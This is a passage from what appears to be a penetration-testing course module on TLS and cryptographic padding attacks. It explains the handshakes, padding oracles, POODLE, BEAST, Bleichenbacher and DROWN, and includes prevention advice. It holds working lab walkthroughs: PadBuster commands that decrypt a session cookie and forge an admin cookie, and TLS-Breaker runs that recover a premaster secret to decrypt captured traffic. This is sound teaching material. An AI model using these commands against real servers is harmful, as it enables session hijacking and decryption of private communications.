      ▸ Random: 43f9631260b420bb3851d9d47acb933dbe70399bf6c92da33af01d4fb770e98c
        Session ID Length: 0
        Cipher Suite: TLS_RSA_WITH_3DES_EDE_CBC_SHA (0x000a)
        Compression Method: null (0)
        Extensions Length: 11
      ▸ Extension: ec_point_formats (len=2)
      ▸ Extension: renegotiation_info (len=1)
```

Lastly, we can inspect the key information sent by the client in the `ClientKeyExchange` message. In this case, a `TLS_RSA` cipher suite was chosen, thus the key information sent by the client is the shared key encrypted with the server's public key.



Note: There is no `Server Key Exchange` message since the cipher suite does not provide PFS.

TLS 1.3

TLS 1.3 made several improvements over TLS 1.2. That includes dropping support for insecure cryptographic parameters and thereby reducing complexity. Furthermore, improvements to the handshake were made to allow for faster session establishment.

Cipher Suites and Cryptography

Several cryptographic improvements have been made with the new version TLS 1.3. These enhancements include the removal of older, less secure cryptographic techniques and the addition of newer, more secure techniques. TLS 1.3 also includes improved key exchange algorithms and support for post-quantum cryptography. In particular, TLS 1.3 only supports key exchange algorithms that support PFS.

For instance, a TLS 1.3 cipher suite looks like this:

```
TLS_AES_128_GCM_SHA256
```

It is significantly shorter than TLS 1.2 cipher suites since it only specifies the encryption algorithm and mode as well as the hash function used for the HMAC algorithm. TLS 1.3 cipher suites do not specify the method used for server authentication and the key exchange algorithm.

Handshake

Several changes were introduced in the TLS 1.3 handshake process. Some messages have been redesigned for efficiency, while other messages have been eliminated completely to reduce the latency and overhead of the handshake which enables a faster connection establishment.

Just like in TLS 1.2, the TLS 1.3 handshake begins with the `ClientHello` message. However, in TLS1.3 this message contains the client's key share in addition to the supported cipher suites. This eliminates the need for the `ClientKeyExchange` message later on in the handshake. This key share is contained in an extension that is sent with the `ClientHello` message.


The server responds with the `ServerHello` message that confirms the key agreement protocol and specifies the chosen cipher suite, just like in TLS 1.2. This message also contains the server's key share. A fresh key share is always transmitted here to guarantee PFS. This replaces the need for the `ServerKeyExchange` message in TLS1.2, which was required when PFS cipher suites were used. The server's certificate is also contained within the `ServerHello` message.

The handshake concludes with a `ServerFinished` and `ClientFinished` message.

Note: All messages after the `ServerHello` are already encrypted. Therefore, the TLS 1.3 handshake is significantly shorter than the TLS 1.2 handshake.

Analyzing a TLS 1.3 Handshake in Wireshark

When looking at a TLS 1.3 handshake in Wireshark, the differences to a TLS 1.2 handshake become apparent. In particular, we can see that there are no `Certificate` and `ClientKeyExchange` messages since they have been removed:



We can find the client's key share in the `key_share` extension in the `ClientHello` message. In this case, the client chooses two different shares for different groups. That is because the group is chosen by the server in the `ServerHello` message, which the client has not received yet. Therefore, the client transmits multiple shares to increase the chance of agreement on a group with the server:

```
Extension: key_share (len=107)
    Type: key_share (51)
    Length: 107
  Key Share extension
      Client Key Share Length: 105
    Key Share Entry: Group: x25519, Key Exchange length: 32
        Group: x25519 (29)
        Key Exchange Length: 32
        Key Exchange: 1e40c1920e164a1fa319e2c321b9b70c0b2ccf1152b8b9df4622a1e9e1a49a57
    Key Share Entry: Group: secp256r1, Key Exchange length: 65
        Group: secp256r1 (23)
        Key Exchange Length: 65
        Key Exchange: 04293054110dd12ff8c0c0de932db15a7330c572f90bdbbb1e02dd32bde81da94c478ae1…
```

The server's key share can be inspected in the `key_share` extension in the `ServerHello` message. The server chooses a group and only transmits its key share for that group:

```
Extension: key_share (len=36)
    Type: key_share (51)
    Length: 36
  Key Share extension
    Key Share Entry: Group: x25519, Key Exchange length: 32
        Group: x25519 (29)
        Key Exchange Length: 32
        Key Exchange: 851376d72e7732bb90a14a825df3e20ff2614c4034c1f05aa8a2ae18480fbd2a
```

From this point on, all transmitted data is encrypted, as indicated by the `EncryptedApplicationData` tag in Wireshark.

Padding Oracles

Padding Oracle attacks are cryptographic attacks that are the result of verbose leakage of information about the decryption process. They are not specific to TLS but can be present in any application that handles encryption or decryption incorrectly.

What is Padding?

To understand Padding Oracle attacks, we first have to take a look at what exactly padding is and why it is required.

Block ciphers, a type of symmetric encryption algorithm, operate by splitting the input into `blocks` and encrypting the input block by block, hence the name. To do so, it is required that the input length is divisible by the block size. Padding is the data added to the input to reach such a correct length. For instance, AES has a block size of 16 bytes, so if we want to

encrypt a string of 30 bytes, we need to add 2 bytes of padding to reach a multiple of the block size.

When padding is added to the plaintext before encryption, it must be removed from the result of the decryption operation to reconstruct the original plaintext. In particular, the padding needs to be reversible. This sounds intuitive but might not be trivial. Consider the following example padding:

- We are using a block cipher with a block size of 8 bytes
- Our padding scheme works by appending the byte `FF` until a multiple of the block size is reached

Now consider that we want to encrypt the plaintext byte stream `DE AD BE EF FF`. Since the length of this plaintext is 5 bytes, we need to append 3 bytes of padding such that the plaintext becomes `DE AD BE EF FF FF FF FF`. Now we can encrypt this plaintext using our block cipher and transmit it to the target. After the target received the encrypted message, they decrypt it, resulting in the same plaintext `DE AD BE EF FF FF FF FF`. To reverse the padding, all trailing bytes `FF` are removed, resulting in the plaintext `DE AD BE EF`. However, compared to the original message, this decryption is incorrect. That is because the trailing byte `FF` of the original plaintext is identical to the padding byte. Therefore, there is no way of knowing how many padding bytes have to be stripped after decryption. Most padding schemes solve this problem by not simply appending a fixed byte to the end of the plaintext, but encoding the length of the padding as well. That way, the target can compute the padding length after decryption and remove the padding bytes accordingly.


Padding Oracles

Padding Oracle attacks are the result of verbose leakage of error messages regarding the padding when the `CBC` encryption mode is used. They are the result of improper implementation or usage of cryptographic protocols and are not specific to TLS but apply to any situation when padding is handled improperly under these circumstances.

More specifically, a padding oracle attack exploits the fact that information about improper padding of a decrypted ciphertext is verbosely leaked, hence the name `padding oracle`. Since the applied padding scheme is generally known in advance, an attacker might be able to forge ciphertexts and brute force the correct padding byte which can lead to plaintext leakage. This allows an attacker to decrypt ciphertexts without access to the decryption key. In some cases, an attacker might even be able to encrypt his own plaintexts without knowledge of the key.

Decryption in CBC mode works by computing an intermediate result from the current ciphertext block and XORing it with the previous ciphertext block to form the current plaintext block. We are assuming that we are working on the last ciphertext block, so the resulting

plaintext contains padding bytes. The attack works by modifying the previous block until a valid padding is reached in the current block. This leaks the intermediate result of the current block. Combining this intermediate result with the knowledge of the unmodified previous block leaks a plaintext byte of the current block. Applying this attack recursively byte-wise leads to the complete decryption of the last plaintext block. The attack can then be applied block-wise to decrypt the complete plaintext without knowledge of the decryption key.



We can identify servers vulnerable to padding oracle attacks by observing their behavior when they receive incorrect padding. Any difference in behavior to a correctly padded message can indicate a vulnerability. That includes verbose error messages, differences in the HTTP status code, differences in the HTTP body, or timing differences.


Tools

Now let's try to identify and exploit a padding oracle vulnerability in practice. To do this, we are going to use the tool PadBuster. It can either be downloaded from the GitHub repository and used with Perl, or installed via the package manager:


```
sudo apt install padbuster
```

Identification


When we start the exercise at the end of this section, we can see that we have a basic login page:



After logging in with the provided credentials and inspecting the traffic in burp, we can see that the application sets a custom cookie of the form `user=AAAAAAAAAAAAAAAAAAAAAJQB/nhNEuPuNC8ox7cN1z0=`. The cookie looks like base64 encoded content, however, decoding it reveals that it is binary data. After attempting to access the admin panel in the application, we get an `Unauthorized` response:



If we change the `user` cookie in the request to `/admin`, we get a different error message:



This error message reveals information about the padding in the ciphertext that is contained in the cookie. This means the web server might be vulnerable to a padding oracle attack.

Exploitation

To verify that the server is vulnerable, we are going to use PadBuster. To display the help, we can just type `padbuster` into a terminal:

```
padbuster

+-------------------------------------------+
| PadBuster - v0.3.3                        |
| Brian Holyfield - Gotham Digital Science  |
| [email protected]                        |
+-------------------------------------------+

    Use: padbuster URL EncryptedSample BlockSize [options]

<SNIP>
```

PadBuster needs the URL, an encrypted sample, and the block size. We obtained an encrypted sample in the `user` cookie, and we can specify the URL to the admin endpoint. We do not know the block size but we can guess it. We will start with a block size of 16 since that is the block size of AES. In practice, we might have to try different values for the block size if the attack fails. Common block sizes are 8 and 16.

Additionally, we need to specify that the ciphertext is contained within a cookie, which we can do with the `-cookies` flag. If the payload was transmitted in a POST parameter, we would have to use the `-post` parameter.

We can also specify the encoding of the data with the `-encoding` flag. In this case, the data is base64 encoded, which corresponds to the value `0`. This results in the following command:

```
padbuster http://127.0.0.1:1337/admin
"AAAAAAAAAAAAAAAAAAAAAJQB/nhNEuPuNC8ox7cN1z0=" 16 -encoding 0 -cookies
"user=AAAAAAAAAAAAAAAAAAAAAJQB/nhNEuPuNC8ox7cN1z0="

<SNIP>

The following response signatures were returned:

-------------------------------------------------------
ID#     Freq    Status  Length  Location
-------------------------------------------------------
1       2       401     12      N/A
2 **    254     500     15      N/A
-------------------------------------------------------

Enter an ID that matches the error condition
NOTE: The ID# marked with ** is recommended : 2

Continuing test with selection 2

[+] Success: (253/256) [Byte 16]
[+] Success: (256/256) [Byte 15]
[+] Success: (137/256) [Byte 14]
[+] Success: (150/256) [Byte 13]
[+] Success: (159/256) [Byte 12]
[+] Success: (142/256) [Byte 11]
[+] Success: (140/256) [Byte 10]
[+] Success: (219/256) [Byte 9]
[+] Success: (149/256) [Byte 8]
[+] Success: (130/256) [Byte 7]
[+] Success: (157/256) [Byte 6]
[+] Success: (207/256) [Byte 5]
[+] Success: (129/256) [Byte 4]
[+] Success: (149/256) [Byte 3]
```

```
[+] Success: (132/256) [Byte 2]
[+] Success: (155/256) [Byte 1]

Block 1 Results:
[+] Cipher Text (HEX): 9401fe784d12e3ee342f28c7b70dd73d
[+] Intermediate Bytes (HEX): 757365723d6874622d7374646e740202
[+] Plain Text: user=htb-stdnt

Use of uninitialized value $plainTextBytes in concatenation (.) or string
at /usr/bin/padbuster line 361, <STDIN> line 1.
-------------------------------------------------------
** Finished ***

[+] Decrypted value (ASCII): user=htb-stdnt

[+] Decrypted value (HEX): 757365723D6874622D7374646E740202

[+] Decrypted value (Base64): dXNlcj1odGItc3RkbnQCAg==

-------------------------------------------------------
```

PadBuster looks for differences in the response to tell whether the padding was valid or not and asks us to confirm the choice. In this case, we can use the suggested value of 2. PadBuster is also able to look at the content of the response when the `-usebody` flag is specified. By default, it only looks at the response status code and length.
After doing so, PadBuster successfully executes a padding oracle attack and can decrypt the value contained in the cookie: `user=htb-stdnt`.

We could also tell PadBuster to look for a specific error string to determine whether the padding was valid or not. To do so, we can use the `-error` flag and provide the error string. In our web application, that would be `-error 'Invalid Padding'`.

Encrypting Custom Value

From decrypting the cookie, we can deduce that it stores the username of the logged-in user. To access the admin panel, we can attempt to encrypt our own forged cookie for another user, for instance, the `admin` user. To do so, we can use PadBuster's `-plaintext` flag and specify the plaintext we want to encrypt:

```
padbuster http://127.0.0.1:1337/admin
"AAAAAAAAAAAAAAAAAAAAAJQB/nhNEuPuNC8ox7cN1z0=" 16 -encoding 0 -cookies
"user=AAAAAAAAAAAAAAAAAAAAAJQB/nhNEuPuNC8ox7cN1z0=" -plaintext
"user=admin"

<SNIP>
```

```
The following response signatures were returned:

-------------------------------------------------------
ID#     Freq    Status  Length  Location
-------------------------------------------------------
1       1       401     12      N/A
2 **    255     500     15      N/A
-------------------------------------------------------

Enter an ID that matches the error condition
NOTE: The ID# marked with ** is recommended : 2

Continuing test with selection 2

[+] Success: (97/256) [Byte 16]
[+] Success: (9/256) [Byte 15]
[+] Success: (179/256) [Byte 14]
[+] Success: (174/256) [Byte 13]
[+] Success: (215/256) [Byte 12]
[+] Success: (235/256) [Byte 11]
[+] Success: (61/256) [Byte 10]
[+] Success: (249/256) [Byte 9]
[+] Success: (221/256) [Byte 8]
[+] Success: (192/256) [Byte 7]
[+] Success: (197/256) [Byte 6]
[+] Success: (207/256) [Byte 5]
[+] Success: (96/256) [Byte 4]
[+] Success: (233/256) [Byte 3]
[+] Success: (85/256) [Byte 2]
[+] Success: (192/256) [Byte 1]

Block 1 Results:
[+] New Cipher Text (HEX): 25d77cdf00512e4766aa152a5048f398
[+] Intermediate Bytes (HEX): 50a419ad3d304a2a0fc4132c564ef59e

-------------------------------------------------------
** Finished ***

[+] Encrypted value is: Jdd83wBRLkdmqhUqUEjzmAAAAAAAAAAAAAAAAAAAAA%3D
-------------------------------------------------------
```

Setting the encrypted value as the user cookie allows us to access the admin panel in the web application.

Prevention

Padding Oracle attacks exist because of the improper use of cryptographic algorithms. Even if the encryption algorithm is secure, it may still be vulnerable if used incorrectly. Therefore it is important to know what you are doing when implementing anything related to encryption. In particular, padding oracle attacks can be prevented by not letting the user know that the padding was invalid. Instead of displaying a specific error message about invalid padding, a generic error message should be displayed when the decryption fails. The application has to behave the exact same way whether the expected padding was correct or not. Most importantly, remember that you should " Never Roll-Your-Own Crypto", and instead try to use common encryption libraries.

POODLE & BEAST

Some attacks target the implementation of padding in TLS specifically. These attacks include Padding Oracle On Downgraded Legacy Encryption (POODLE) and Browser Exploit Against SSL/TLS (BEAST).

Padding in SSL 3.0

POODLE and BEAST are two padding oracle attacks that target encrypted data transmitted in SSL 3.0. Successfully exploiting these attacks allows an attacker to decrypt network traffic to compromise confidential data such as credentials. However, to do so an attacker needs to intercept ciphertexts and needs to be able to communicate with the target server.

The padding scheme used in SSL 3.0 is as follows:

- the last byte is the length of the padding (excluding the length itself)
- all padding bytes can have an arbitrary value

As an example, let's assume we are using an 8-byte block length and our plaintext is the 4 bytes `DE AD BE EF`. That means we require 4 bytes of padding. The last byte is the length of the padding excluding the length itself, so it has to be `03`. The remaining padding bytes can be arbitrary, so the byte stream `DE AD BE EF 00 00 00 03` is correctly padded.

Note: The length has to be at least `00`, so if the plaintext size is already a multiple of the block length, we have to append a full block of padding.

POODLE Attack

The POODLE attack was discovered in 2014 and completely broke SSL 3.0. To exploit it, an attacker forces the victim to send a specifically crafted request that contains a full block of padding. This means that the attacker already knows the last byte of the padding block as it

is the size of the padding. The attacker intercepts the ciphertext and changes data in the last block. If this results in a different padding size, the web server interprets data differently, resulting in a MAC error, since SSL 3.0 uses a MAC to provide integrity protection. However, if the padding size remains correct, the webserver computes the MAC correctly and no MAC error is thrown. Just like in a textbook padding oracle attack, this leaks an intermediary result of the `CBC`-mode to the attacker, enabling him to compute a byte of the plaintext. Applying this attack recursively allows for the decryption of entire ciphertext blocks.

This vulnerability is the result of the fact that padding bytes can be arbitrary except for the length field, as well as the fact that the webserver displays different behavior for an incorrect padding length. In particular, the web server throws a MAC error as the MAC is incorrect if the padding length is incorrect.

BEAST Attack

The BEAST attack discovered in 2011 works similarly. The attacker intercepts a correct ciphertext and then sends a crafted ciphertext to the target server. This allows the attacker to deduce information about a plaintext block. However, depending on the block size, a block might be sufficiently large to make a brute-force attack on a whole block infeasible. Thus, BEAST additionally relies on a technique that changes the original plaintext slightly by injecting additional characters to ensure that only one byte in the resulting plaintext block is unknown. This allows the attacker to brute-force the plaintext byte by byte.

However, BEAST is a theoretical attack due to the nature of its exploitation. Exploiting it in practice is rather difficult. That is because BEAST needs to bypass the same-origin policy that modern web browsers implement to work properly. It therefore requires a separate attack, a same-origin policy bypass, for practical exploitation, making the risk of a real-world attack small.

Tools & Prevention

We can use the tool TLS-Breaker to execute a POODLE attack if a target web server supports SSL 3.0. TLS-Breaker is a collection of exploits for a variety of TLS attacks. It requires Java to run. We can install it using the following commands:

```
sudo apt install maven
git clone https://github.com/tls-attacker/TLS-Breaker
cd TLS-Breaker/
mvn clean install -DskipTests=true
```

We can then run the POODLE detection tool like so:

```
java -jar apps/poodle-1.0.1.jar -h
```

Let's have a look at an example of a web server vulnerable to POODLE. We can specify the IP and port using the `-connect` flag:

```
java -jar apps/poodle-1.0.1.jar -connect 127.0.0.1:30001
 Server started on port 8001
23:14:08 [main] INFO : ClientTcpTransportHandler - Connection established
from ports 41918 -> 30001
23:14:09 [main] INFO : WorkflowExecutor - Connecting to 127.0.0.1:30001
23:14:09 [main] INFO : ClientTcpTransportHandler - Connection established
from ports 41952 -> 30001
23:14:09 [main] INFO : SendAction - Sending messages (127.0.0.1:30001):
CLIENT_HELLO,
23:14:09 [main] INFO : ReceiveAction - Received Messages
(127.0.0.1:30001): SERVER_HELLO, CERTIFICATE, SERVER_HELLO_DONE,
23:14:09 [main] INFO : Attacker - Vulnerability status:
VULNERABILITY_POSSIBLE
```

On the other hand, if a web server is not vulnerable, we get the following output:

```
java -jar apps/poodle-1.0.1.jar -connect 127.0.0.1:443
 Server started on port 8001
23:15:48 [main] INFO : ClientTcpTransportHandler - Connection established
from ports 53412 -> 443
23:15:48 [main] INFO : WorkflowExecutor - Connecting to 127.0.0.1:443
23:15:48 [main] INFO : ClientTcpTransportHandler - Connection established
from ports 53414 -> 443
23:15:48 [main] INFO : SendAction - Sending messages (127.0.0.1:443):
CLIENT_HELLO,
23:15:48 [main] INFO : ReceiveAction - Received Messages (127.0.0.1:443):
Alert(FATAL,HANDSHAKE_FAILURE),
23:15:48 [main] INFO : Attacker - Vulnerability status: NOT_VULNERABLE
```

For more details on how to exploit a POODLE attack, check out the wiki of the TLS-Breaker project here.

Prevention

POODLE can be prevented by disabling the use of SSL 3.0 entirely. Even if a web server supports newer TLS versions, a client might be able to force the use of SSL 3.0 by

manipulating handshake messages. Therefore, SSL 3.0 should be completely disabled and not be supported even for legacy reasons.

For instance, disabling SSL 3.0 in the Apache2 web server can be achieved using the following directive:

```
SSLProtocol all -SSlv3
```

Bleichenbacher & DROWN

Additionally to the attacks previously discussed that target padding when symmetric encryption algorithms are used, there are also attacks that target the asymmetric encryption algorithm RSA.

Bleichenbacher Attack

Bleichenbacher attacks are a type of attack targeting RSA encryption in combination with `PKCS#1` padding, which is often combined with RSA encryption to ensure that the encryption is non-deterministic. This means that encrypting the same plaintext twice results in different ciphertexts, which can be achieved by adding random padding before encryption.

This attack works by sending many adapted ciphertexts to the webserver. The web server decrypts these ciphertexts and checks the conformity of the PKCS#1 padding. If the webserver leaks whether the padding was valid or not, an attacker can deduce information about the original unmodified plaintext. By repeating these steps many times, an attacker eventually obtains enough information about the plaintext to fully reconstruct it.

In the context of TLS 1.2, Bleichenbacher attacks only work when a cipher suite using RSA as the key exchange algorithm was chosen. Furthermore, a flaw in the web server is required that leaks whether the PKCS#1 padding was valid or not. This can either be a verbose error message or a timing side channel. If these conditions are met, a Bleichenbacher attack can lead to complete leakage of the session key which allows an attacker to decrypt the entire communication.

DROWN Attack

Decrypting RSA with Obsolete and Weakened eNcryption (DROWN) is a specific type of Bleichenbacher attack that exploits a vulnerability in SSL 2.0. To successfully execute this attack, an attacker needs to intercept a large number of connections. Afterward, the attacker conducts a Bleichenbacher attack against an SSL 2.0 server that uses specifically crafted

handshake messages. In particular, SSL 2.0 uses export encryption algorithms that are weak on purpose to comply with government regulations back in the 1990s. However, since the introduction of SSL 2.0 hardware has improved significantly such that it is possible to break these weak encryption algorithms even without the vast resources of government agencies. Additionally, DROWN exploits bugs in old OpenSSL implementations that enable an attacker to break the encryption even faster.

However, DROWN targets SSL 2.0 specifically, which has been deprecated for a long time. Web servers should not support SSL 2.0 anymore, though stumbling over an improperly configured web server with SSL 2.0 enabled may still happen every once in a while in a real engagement.

Tools

To execute a Bleichenbacher attack, we can again use the `TLS-Breaker` tool collection. We can run the Bleichenbacher detection tool like so:

```
java -jar apps/bleichenbacher-1.0.1.jar -h
```

The tool can extract server information from a pcap-file and test the servers for a Bleichenbacher vulnerability. We can pass the path to a pcap file with the `-pcap` flag. Alternatively, we could also specify a target server explicitly with the `-connect` flag:

```
java -jar apps/bleichenbacher-1.0.1.jar -pcap ./bleichenbacher.pcap

<SNIP>
Found 1 servers from the pcap file.
┌─────────────┬──────────────┬────────┬──────────────┐
│Server Number│Host Address  │Hostname│Session Count│
├─────────────┼──────────────┼────────┼──────────────┤
│            1│127.0.0.1:443│-       │             2│
└─────────────┴──────────────┴────────┴──────────────┘
Do you want to check the vulnerability of the server? (y/n):
y

<SNIP>
Found a behavior difference within the responses. The server could be
vulnerable.
The server responds with a different number of protocol messages.
Vulnerable:true
Server 127.0.0.1:443 is vulnerable.
```

We can execute the attack to obtain the premaster secret by passing the `-executeAttack` flag. This can take some time:

```
java -jar apps/bleichenbacher-1.0.1.jar -pcap ./bleichenbacher.pcap -
executeAttack

<SNIP>
09:35:56 [main] INFO : Bleichenbacher - ====> Solution found!

02 14 C0 45 01 95 02 4E  E2 D0 BA 68 2B D9 2B 0A
CD 4E 83 7A 8A BC 60 EE  56 A6 4D 6F 48 FE 2D 51
1C 6A A3 CF E4 14 76 3A  AB DA 7F 4A 41 FB FE 70
D1 02 C5 68 38 55 09 96  5F 43 CC B1 86 25 AD 75
EF AB 27 E7 9C BA DB 9C  DE B5 5D CF E0 92 A1 B7
31 C5 25 9C E6 42 71 E9  AE E5 34 83 C4 38 BA 71
5D D9 6E C6 E5 69 49 C8  4B 29 0D 71 EE 70 12 66
8E 6F DD 71 6E 4E E3 26  1D 1A 98 53 D4 04 6B D7
56 98 42 71 72 2F 74 94  D1 96 27 19 EB A9 A2 BD
E8 6D 1C 3E 83 A6 32 54  64 C4 7D ED B7 E3 25 F2
B5 6D 73 37 76 51 2E EC  F5 2F 9B 25 AB 2D AD 27
E3 42 FE D1 72 0E A9 F3  C8 CC 54 8D DC A4 52 03
D1 2E B7 0D 8D 5B A8 C6  54 F5 30 6F 1F 75 00 03
03 46 E1 07 5D 56 F3 82  82 AE AC F9 E9 FA 02 7F
22 BB FB E4 A8 EC CA EF  E3 9E 5B 55 D9 4F FC 38
52 D6 AE 62 54 77 53 01  B7 19 D2 D5 E0 43 A8
09:35:56 [main] INFO : Bleichenbacher - // Total # of queries so far:
20417
214c0450195024ee2d0ba682bd92b0acd4e837a8abc60ee56a64d6f48fe2d511c6aa3cfe41
4763aabda7f4a41fbfe70d102c568385509965f43ccb18625ad75efab27e79cbadb9cdeb55
dcfe092a1b731c5259ce64271e9aee53483c438ba715dd96ec6e56949c84b290d71ee70126
68e6fdd716e4ee3261d1a9853d4046bd756984271722f7494d1962719eba9a2bde86d1c3e8
3a6325464c47dedb7e325f2b56d733776512eecf52f9b25ab2dad27e342fed1720ea9f3c8c
c548ddca45203d12eb70d8d5ba8c654f5306f1f7500030346e1075d56f38282aeacf9e9fa0
27f22bbfbe4a8eccaefe39e5b55d94ffc3852d6ae6254775301b719d2d5e043a8
```

The tool gives us the padded premaster secret. We have to remove the padding to obtain the unpadded premaster secret. This can be done by stripping everything up until the TLS version, which in this case is TLS 1.2 or `0303` in hex. We can do this using the following command:

```
echo -n 21[...]a8 | awk -F '0303' '{print "0303"$2}'
030346e1075d56f38282aeacf9e9fa027f22bbfbe4a8eccaefe39e5b55d94ffc3852d6ae62
54775301b719d2d5e043a8
```

After obtaining the premaster secret, we can decrypt the entire communication in Wireshark. To do so, we have to open the pcap file in Wireshark and extract the client's random nonce. It can be found in the `ClientHello` message in the `Random` field. We can copy the value by right-clicking the field and selecting `Copy -> as a Hex Stream`:


Now that we know the client's random and premaster secret, we can create a key file. This file has the following format:

```
PMS_CLIENT_RANDOM <client_random> <premaster_secret>
```

